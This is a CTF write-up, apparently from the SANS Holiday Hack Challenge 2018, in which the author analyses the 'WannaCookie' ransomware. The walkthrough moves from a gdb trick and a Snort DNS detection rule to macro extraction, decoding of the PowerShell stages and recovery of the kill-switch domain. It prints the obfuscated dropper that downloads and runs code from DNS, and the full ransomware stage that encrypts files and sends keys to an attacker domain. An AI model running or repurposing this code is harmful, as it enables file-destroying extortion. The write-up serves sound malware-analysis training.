
4. Run “gdb -q ./sleighbell-lotto” and set a breakpoint on main. Then, run the program. Once breakpoint on main is reached, I jump to winnerwinner function and the challenge is complete.

5. As a reward Alabaster explains that there’s a new ransomware called Wannacookie and its infecting all elves in the Castle. It was distributed through a very common delivery method - a cookie recipe document. Supposedly, the malware transfers files through DNS and there’s hope that encryption keys could be retrieved from memory like another Wanna-type


ransomware InfoSec industry witnessed not too long ago. Alabaster also mentions Chris Davis' "Analyzing PowerShell Malware" KringleCon talk as a good place to learn about this kind of malware (https://www.youtube.com/watch?v=wd12XRq2DNk6).



```
With gdb you fixed the race.
The other elves we did out-pace.
  And now they'll see.
  They'll all watch me.
I'll hang the bells on Santa's sleigh!


Congratulations! You've won, and have successfully completed this challenge.
[Inferior 1 (process 25) exited normally]
```




```
================================================================
INTRO:
  Kringle Castle is currently under attacked by new piece of
  ransomware that is encrypting all the elves files. Your
  job is to configure snort to alert on ONLY the bad
  ransomware traffic.

GOAL:
  Create a snort rule that will alert ONLY on bad ransomware
  traffic by adding it to snorts /etc/snort/rules/local.rules
  file. DNS traffic is constantly updated to snort.log.pcap

COMPLETION:
  Successfully create a snort rule that matches ONLY
  bad DNS traffic and NOT legitimate user traffic and the
  system will notify you of your success.

  Check out ~/more_info.txt for additional information.
```



```
elf@7e9c46413a8e:~$ cat ~/more_info.txt
MORE INFO:
  A full capture of DNS traffic for the last 30 seconds is
  constantly updated to:

  /home/elf/snort.log.pcap

  You can also test your snort rule by running:

  snort -A fast -r ~/snort.log.pcap -l ~/snort_logs -c /etc/snort/snort.conf

  This will create an alert file at ~/snort_logs/alert

  This sensor also hosts an nginx web server to access the
  last 5 minutes worth of pcaps for offline analysis. These
  can be viewed by logging into:

  http://snortsensor1.kringlecastle.com/

  Using the credentials:
  ----------------------
  Username | elf
  Password | onashelf

  tshark and tcpdump have also been provided on this sensor.

HINT:
  Malware authors often user dynamic domain names and
  IP addresses that change frequently within minutes or even
  seconds to make detecting and block malware more difficult.
  As such, its a good idea to analyze traffic to find patterns
  and match upon these patterns instead of just IP/domains.elf@7e9c46413a8e:
```


6. Snort rule is needed to solve this challenge. I can get some PCAPs here http://snortsensor1.kringlecastle.com to see what kind of traffic we are dealing with. Looks like a lot of traffic is DNS, TXT query type, with a consistent value in the subdomain name: "77616E6E61636F6F6B69652E6D696E2E707331".



```
Info
Standard query 0x4b5d TXT 77616E6E61636F6F6B69652E6D696E2E707331.ahrbnegurs.org
Standard query response 0x4b5d TXT 77616E6E61636F6F6B69652E6D696E2E707331.ahrbnegurs.org TXT
Standard query 0x3587 TXT 77616E6E61636F6F6B69652E6D696E2E707331.eurrgb.org
Standard query response 0x3587 TXT 77616E6E61636F6F6B69652E6D696E2E707331.eurrgb.org TXT
Standard query 0x4d3c TXT jehup.petitional.wikipedia.org
Standard query response 0x4d3c TXT jehup.petitional.wikipedia.org TXT
Standard query 0x8f9e TXT 0.77616E6E61636F6F6B69652E6D696E2E707331.eurrgb.org
Standard query response 0x8f9e TXT 0.77616E6E61636F6F6B69652E6D696E2E707331.eurrgb.org TXT
Standard query 0xe5df TXT 0.77616E6E61636F6F6B69652E6D696E2E707331.ahrbnegurs.org
Standard query response 0xe5df TXT 0.77616E6E61636F6F6B69652E6D696E2E707331.ahrbnegurs.org TXT
Standard query 0xae0f TXT petitional.glumpier.google.com
Standard query response 0xae0f TXT petitional.glumpier.google.com TXT
Standard query 0x00b5 TXT 1.77616E6E61636F6F6B69652E6D696E2E707331.ahrbnegurs.org
Standard query response 0x00b5 TXT 1.77616E6E61636F6F6B69652E6D696E2E707331.ahrbnegurs.org TXT
Standard query 0x7694 TXT 1.77616E6E61636F6F6B69652E6D696E2E707331.eurrgb.org
Standard query response 0x7694 TXT 1.77616E6E61636F6F6B69652E6D696E2E707331.eurrgb.org TXT
Standard query 0xc05e TXT quartermasterlike.360.cn
Standard query response 0xc05e TXT quartermasterlike.360.cn TXT
Standard query 0x3149 TXT 2.77616E6E61636F6F6B69652E6D696E2E707331.ahrbnegurs.org
```

7. The following Snort rule is what I came up with and won the challenge:

alert udp any any -> any any (msg:"WannaCookie Ransomware"; content:"77616E6E61636F6F6B69652E6D696E2E707331"; sid:1000001; rev:1;)



```
[+] Congratulation! Snort is alerting on all ransomware and only the ransomware!
```


This states: any UDP traffic that contains the unique string IOC will trigger the rule. This rule should work well for this malware but perhaps there's a better way to detect this type of DNS anomalies in general - for instance, many unique subdomains queried per TLD+1 (volume-based), long names, computer-generated names, etc.

Objective 9.2: Identify the Domain

Question: Using the Word docm file, identify the domain name that the malware communicates with.


Answer:

1. Alabaster provides the malicious Word document and a hint that macros can be extracted using olevba tool. Olevba is a Python tool and is easily installed with "pip install -U oletools". Run olevba and save the analysis:




```
c:\hacking\SANS_HHC2018>olevba CHOCOLATE_CHIP_COOKIE_RECIPE.docm > olevba_analys
is.txt
```

2. Portion of the analysis shows PowerShell:




```
cmd = "powershell.exe -NoE -Nop -NonI -ExecutionPolicy Bypass -C ""sal a New-Object; iex(a IO.StreamReader((a
IO.Compression.DeflateStream([IO.MemoryStream][Convert]::FromBase64String('lVHRSsMwFP2VSwksYUtoWkxxY4iyir4oaB+EMUYoqQ1syUjToXT7d2/1Zb4pF5JDzuG
ce2+a3tXRegcP2S0lmsFA/AKIBt4ddjbChArBJnCCGxiAbOEMiBsfS123MKzrVocNXdfeHU2Im/k8euuiVJRsZ1Ixdr5UEw9LwGOKRucFBBP74PABMWmQSopCSVViSZWre6w7da2uslKt8
C6zskiLPJcJyttRjgC9zehNiQXrIBXispnKP7qYZ5S+mM7vjoavXPek9wb4qwmoARN8a2KjXS9qvwf+TSakEb+JBHj1eTBQvVVMdDFY997NQKaMSzZurIXpEv4bYsWfcnA51nxQQvGDxrl
P8NxH/kMy9gXREohG'),[IO.Compression.CompressionMode]::Decompress)),[Text.Encoding]::ASCII)).ReadToEnd()"" "
```

3. Now I would like to know what this piece of code is doing, decoding and decompressing it is one way of doing it but this time I will try a different approach. I want it to write this stage to a file. I made a few adjustments so the decoded PowerShell doesn't execute and instead write its decoded self to a file. I will call this piece "Stage 1 encoded" since it was only stripped from the Word doc and didn't even execute yet.



```
PS C:\hacking> powershell.exe -ExecutionPolicy Bypass -C "sal a New-Object; (a IO.StreamReader((a IO.
Compression.DeflateStream([IO.MemoryStream][Convert]::FromBase64String('lVHRSsMwFP2VSwksYUtoWkxxY4iyi
r4oaB+EMUYoqQ1syUjToXT7d2/1Zb4pF5JDzuGce2+a3tXRegcP2S0lmsFA/AKIBt4ddjbChArBJnCCGxiAbOEMiBsfS123MKzrVo
cNXdfeHU2Im/k8euuiVJRsZ1Ixdr5UEw9LwGOKRucFBBP74PABMWmQSopCSVViSZWre6w7da2uslKt8C6zskiLPJcJyttRjgC9zeh
NiQXrIBXispnKP7qYZ5S+mM7vjoavXPek9wb4qwmoARN8a2KjXS9qvwf+TSakEb+JBHj1eTBQvVVMdDFY997NQKaMSzZurIXpEv4b
YsWfcnA51nxQQvGDxrlP8NxH/kMy9gXREohG'),[IO.Compression.CompressionMode]::Decompress)),[Text.Encoding]
::ASCII)).ReadToEnd() | Out-File Stage1Decoded.ps1"
```

4. Once I run the above command, I have “Stage 1 decoded”. I cleaned up the code to make it more readable.



```
function H2A($a) {
    $o;
    $a -split '(..)' | ? { $_ }  | forEach {[char]([convert]::toint16($_,16))} | forEach {$o = $o + $_};
    return $o
};

$f = "77616E6E61636F6F6B69652E707331";
$h = "";

foreach ($i in 0..([convert]::ToInt32((Resolve-DnsName -Server erohetfanu.com -Name "$f.erohetfanu.com" -Type TXT).strings, 10)-1)) {
    $h += (Resolve-DnsName -Server erohetfanu.com -Name "$i.$f.erohetfanu.com" -Type TXT).strings
};

iex($(H2A $h | Out-string))
```

The familiar string from previous challenge is represented by variable “f” and the domain being used is **erohetfanu.com**.


Objective 9.3: Stop the Malware

Question: Identify a way to stop the malware in its tracks!

Answer:


1. Alabaster hints that there could be some mechanism to stop the malware, similar to the kill switch in WannaCry (https://www.wired.com/2017/05/accidental-kill-switch-slowed-fridays-massive-ransomware-attack/).

2. For this, I will need the next stage - Stage 2. I modify the Decoded Stage 1 to make it write Stage 2 to a file. The Invoke-Expression (iex) has been removed and I added pipe to output result to file.




```
function H2A($a) {
    $o;
    $a -split '(..)' | ? { $_ }  | forEach {[char]([convert]::toint16($_,16))} | forEach {$o = $o + $_};
    return $o
};

$f = "77616E6E61636F6F6B69652E707331";
$h = "";

foreach ($i in 0..([convert]::ToInt32((Resolve-DnsName -Server erohetfanu.com -Name "$f.erohetfanu.com" -Type TXT).strings, 10)-1)) {
    $h += (Resolve-DnsName -Server erohetfanu.com -Name "$i.$f.erohetfanu.com" -Type TXT).strings
};

($(H2A $h | Out-string)) | Out-File Stage2Full.ps1
```

3. Now I have Stage 2 but it is very hard to read:



```
$functions = {function e_d_file($key, $File, $enc_it) {[byte[]]$key = $key;$Suffix = "`.wannacookie";[System.Reflection.Assembly]::LoadWithPartialName('System.Security.Cryptography');[
System.Int32]$KeySize = $key.Length*8;$AESP = New-Object 'System.Security.Cryptography.AesManaged';$AESP.Mode = [System.Security.Cryptography.CipherMode]::CBC;$AESP.BlockSize = 128;$AESP.
KeySize = $KeySize;$AESP.Key = $key;$FileSR = New-Object System.IO.FileStream($File, [System.IO.FileMode]::Open);if ($enc_it) {$DestFile = $File + $Suffix} else {$DestFile = ($File -replace
 $Suffix)};$FileSW = New-Object System.IO.FileStream($DestFile, [System.IO.FileMode]::Create);if ($enc_it) {$AESP.GenerateIV();$FileSW.Write([System.BitConverter]::GetBytes($AESP.IV.Length
), 0, 4);$FileSW.Write($AESP.IV, 0, $AESP.IV.Length);$Transform = $AESP.CreateEncryptor()} else {[Byte[]]$LenIV = New-Object Byte[] 4;$FileSR.Seek(0, [System.IO.SeekOrigin]::Begin) |
Out-Null;$FileSR.Read($LenIV,  0, 3) | Out-Null;[Int]$LIV = [System.BitConverter]::ToInt32($LenIV,  0);[Byte[]]$IV = New-Object Byte[] $LIV;$FileSR.Seek(4, [System.IO.SeekOrigin]::Begin) |
Out-Null;$FileSR.Read($IV, 0, $LIV) | Out-Null;$AESP.IV = $IV;$Transform = $AESP.CreateDecryptor()};$CryptoS = New-Object System.Security.Cryptography.CryptoStream($FileSW, $Transform, [
System.Security.Cryptography.CryptoStreamMode]::Write);[Int]$Count = 0;[Int]$BlockSzBts = $AESP.BlockSize / 8;[Byte[]]$Data = New-Object Byte[] $BlockSzBts;Do {$Count = $FileSR.Read($Data,
0, $BlockSzBts);$CryptoS.Write($Data, 0, $Count)} While ($Count -gt 0);$CryptoS.FlushFinalBlock();$CryptoS.Close();$FileSR.Close();$FileSW.Close();Clear-variable -Name "key";Remove-Item
$File}};function H2B {param($HX);$HX = $HX -split '(..)' | ? { $_ };ForEach ($value in $HX){[Convert]::ToInt32($value,16)}};function A2H(){Param($a);$c = '';$b = $a.ToCharArray();;Foreach (
$element in $b) {$c = $c + " " + [System.String]::Format("{0:X}", [System.Convert]::ToUInt32($element))};return $c -replace ' '};function H2A() {Param($a);$outa;$a -split '(..)' | ? { $_ }
 | forEach {[char]([convert]::toint16($_,16))} | forEach {$outa = $outa + $_};return $outa};function B2H {param($DEC);$tmp = '';ForEach ($value in $DEC){$a = "{0:x}" -f [Int]$value;if ($a.
length -eq 1){$tmp += '0' + $a} else {$tmp += $a}};return $tmp};function ti_rox {param($b1, $b2);$b1 = $(H2B $b1);$b2 = $(H2B $b2);$cont = New-Object Byte[] $b1.count;if ($b1.count -eq $b2.
count) {for($i=0; $i -lt $b1.count ; $i++) {$cont[$i] = $b1[$i] -bxor $b2[$i]}};return $cont};function B2G {param([byte[]]$Data);Process {$out = [System.IO.MemoryStream]::new();$gStream =
New-Object System.IO.Compression.GzipStream $out, ([IO.Compression.CompressionMode]::Compress);$gStream.Write($Data, 0, $Data.Length);$gStream.Close();return $out.ToArray()}};function G2B {
param([byte[]]$Data);Process {$SrcData = New-Object System.IO.MemoryStream( , $Data );$output = New-Object System.IO.MemoryStream;$gStream = New-Object System.IO.Compression.GzipStream
$SrcData, ([IO.Compression.CompressionMode]::Decompress);$gStream.CopyTo( $output );$gStream.Close();$SrcData.Close();[byte[]] $byteArr = $output.ToArray();return $byteArr}};function shl([
String] $String) {$SB = New-Object System.Text.StringBuilder;[System.Security.Cryptography.HashAlgorithm]::Create("SHA1").ComputeHash([System.Text.Encoding]::UTF8.GetBytes($String))|%{[Void
]$SB.Append($_.ToString("x2"))};$SB.ToString()};function p_k_e($key_bytes, [byte[]]$pub_bytes){$cert = New-Object -TypeName System.Security.Cryptography.X509Certificates.X509Certificate2;
$cert.Import($pub_bytes);$encKey = $cert.PublicKey.Key.Encrypt($key_bytes, $true);return $(B2H $encKey)};function e_n_d {param($key, $allfiles, $make_cookie );$tcount = 12;for ( $file=0;
$file -lt $allfiles.length; $file++  ) {while ($true) {$running = @(Get-Job | Where-Object { $_.State -eq 'Running' });if ($running.Count -le $tcount) {Start-Job  -ScriptBlock {param($key,
$File, $true_false);try{e_d_file $key $File $true_false} catch {$_.Exception.Message | Out-String | Out-File $($env:userprofile+'\Desktop\ps_log.txt') -append}} -args $key, $allfiles[$file
], $make_cookie -InitializationScript $functions;break} else {Start-Sleep -m 200;continue}}}};function g_o_dns($f) {$h = '';foreach ($i in 0..([convert]::ToInt32($(Resolve-DnsName -Server
erohetfanu.com -Name "$f.erohetfanu.com" -Type TXT).Strings, 10)-1)) {$h += $(Resolve-DnsName -Server erohetfanu.com -Name "$i.$f.erohetfanu.com" -Type TXT).Strings};return (H2A $h)};
function s_2_c($astring, $size=32) {$new_arr = @();$chunk_index=0;foreach($i in 1..$($astring.length / $size)) {$new_arr += @($astring.substring($chunk_index,$size));$chunk_index += $size};
return $new_arr};function snd_k($enc_k) {$chunks = (s_2_c $enc_k );foreach ($j in $chunks) {if ($chunks.IndexOf($j) -eq 0) {$n_c_id = $(Resolve-DnsName -Server erohetfanu.com -Name
"$j.6B6579666F72626F746964.erohetfanu.com" -Type TXT).Strings} else {$(Resolve-DnsName -Server erohetfanu.com -Name "$n_c_id.$j.6B6579666F72626F746964.erohetfanu.com" -Type TXT).Strings}};
return $n_c_id};function wanc {$S1 = "1f8b080000000000040093e76762129765e2e1e6640f6361e7e202000cdd5c5c10000000";if ($null -ne ((Resolve-DnsName -Name $(H2A $(B2H $(ti_rox $(B2H $(G2B $(H2B
$S1))) $(Resolve-DnsName -Server erohetfanu.com -Name 6B696C6C737769746368.erohetfanu.com -Type TXT).Strings))).ToString() -ErrorAction 0 -Server 8.8.8.8))) {return};if ($(netstat -ano |
Select-String "127.0.0.1:8080").length -ne 0 -or (Get-WmiObject Win32_ComputerSystem).Domain -ne "KRINGLECASTLE") {return};$p_k = [System.Convert]::FromBase64String($(g_o_dns(
"7365727665722E637274") ) );$b_k = ([System.Text.Encoding]::Unicode.GetBytes($(([char[]]([char]01..[char]255) + ([char[]]([char]01..[char]255)) + 0..9 | sort {Get-Random})[0..15] -join ''))
 | ? {$_ -ne 0x00}));$h_k = $(B2H $b_k);$k_h = $(shl $h_k);$p_k_e_k = (p_k_e $b_k $p_k).ToString();$c_id = (snd_k $p_k_e_k);$d_t = (($(Get-Date).ToUniversalTime() | Out-String) -replace
"`r`n");[array]$f_c = $(Get-ChildItem *.elfdb -Exclude *.wannacookie -Path $($($env:userprofile+'\Desktop'),$($env:userprofile+'\Documents'),$($env:userprofile+'\Videos'),$($env:userprofile
+'\Pictures'),$($env:userprofile+'\Music')) -Recurse | where { ! $_.PSIsContainer } | Foreach-Object {$_.Fullname});e_n_d $b_k $f_c $true;Clear-variable -Name "h_k";Clear-variable -Name
"b_k";$lurl = 'http://127.0.0.1:8080/';$html_c = @{'GET /'  =  $(g_o_dns (A2H "source.min.html"));'GET /close'  =  '<p>Bye!</p>'};Start-Job -ScriptBlock{param($url);Start-Sleep 10;Add-type
-AssemblyName System.Windows.Forms;start-process "$url" -WindowStyle Maximized;Start-sleep 2;[System.Windows.Forms.SendKeys]::SendWait("{F11}")} -Arg $lurl;$list = New-Object System.Net.
HttpListener;$list.Prefixes.Add($lurl);$list.Start();try {$close = $false;while ($list.IsListening) {$context = $list.GetContext();$Req = $context.Request;$Resp = $context.Response;$recvd =
 '{0} {1}' -f $Req.httpmethod, $Req.url.localpath;if ($recvd -eq 'GET /') {$html = $html_c[$recvd]} elseif ($recvd -eq 'GET /decrypt') {$akey = $Req.QueryString.Item("key");if ($k_h -eq $(
shl $akey)) {$akey = $(H2B $akey);[array]$f_c = $(Get-ChildItem -Path $($env:userprofile) -Recurse  -Filter *.wannacookie | where { ! $_.PSIsContainer } | Foreach-Object {$_.Fullname});
e_n_d $akey $f_c $false;$html = "Files have been decrypted!";$close = $true} else {$html = "Invalid Key!"}} elseif ($recvd -eq 'GET /close') {$close = $true;$html = $html_c[$recvd]} elseif
($recvd -eq 'GET /cookie_is_paid') {$c_n_k = $(Resolve-DnsName -Server erohetfanu.com -Name ("$c_id.72616e736f6d697370616964.erohetfanu.com".trim()) -Type TXT).Strings;if ( $c_n_k.length -
eq 32 ) {$html = $c_n_k} else {$html = "UNPAID|$c_id|$d_t"}} else {$Resp.statuscode = 404;$html = '<h1>404 Not Found</h1>'};$buffer = [Text.Encoding]::UTF8.GetBytes($html);$Resp.
ContentLength64 = $buffer.length;$Resp.OutputStream.Write($buffer, 0, $buffer.length);$Resp.Close();if ($close) {$list.Stop();return}}} finally {$list.Stop()}};wanc;
```

4. Again, I cleaned up the code and found the following few lines very interesting:




```
function wanc {
    $S1 = "1f8b080000000000040093e76762129765e2e1e6640f6361e7e202000cdd5c5c10000000";

    if ($null -ne ((Resolve-DnsName -Name $(H2A $(B2H $(ti_rox $(B2H $(G2B $(H2B $S1))) $(Resolve-DnsName -Server erohetfanu.com -Name
    6B696C6C737769746368.erohetfanu.com -Type TXT).Strings))).ToString() -ErrorAction 0 -Server 8.8.8.8))) {
        return
    };
```

This has to be the kill switch. For one, there's a random string involved ($S1), second there are multiple functions doing whole lot of conversions (H=Hex, B=Bytes, G=Gzip) so B2H for example would be convert bytes to hex, third there's another function "ti_rox" involved which does bitwise XOR'ing (common quick encryption technique) and finally this is in some way depends on the malicious erohetfanu.com domain. The return, in this context, signifies don't even bother doing anything else and just return (no encryption done).


5. OK now that I have a reasonable doubt to check out this line, I will use malware's own functions to step through and figure out the kill switch value. Step-by-step:

A). Run the 2nd half to get a value back:



```
PS C:\hacking> $dname = $(Resolve-DnsName -Server erohetfanu.com -Name 6B696C6C737769746368.erohetfanu.com -Type TXT).Strings

PS C:\hacking> $dname
66667272727869657268667865666B73
```


B). Do the other side of the puzzle. Convert "S1" from hex to bytes, then gzip to bytes, then bytes to hex, store this in temporary $k variable.



```
PS C:\hacking> $k = $(B2H $(G2B $(H2B $S1)))

PS C:\hacking> $k
1f0f0202171d020c0b09075604070a0a
```


C). XOR hex values from both sides, $k and $dname, store this value in $xored:
$xored = $(ti_rox $k $dname)

D). Now convert $xored bytes to hex, and hex to ASCII to get the kill switch value:



```
PS C:\hacking> $(H2A $(B2H $xored))
yippeekiyaa.aaay
```

6. This is the domain name you would have to register to force the overall value of that conditional statement to not be null, and therefore return without encrypting. **yippeekiyaa.aaay** is the answer.



✓ Domain Successfully registered!

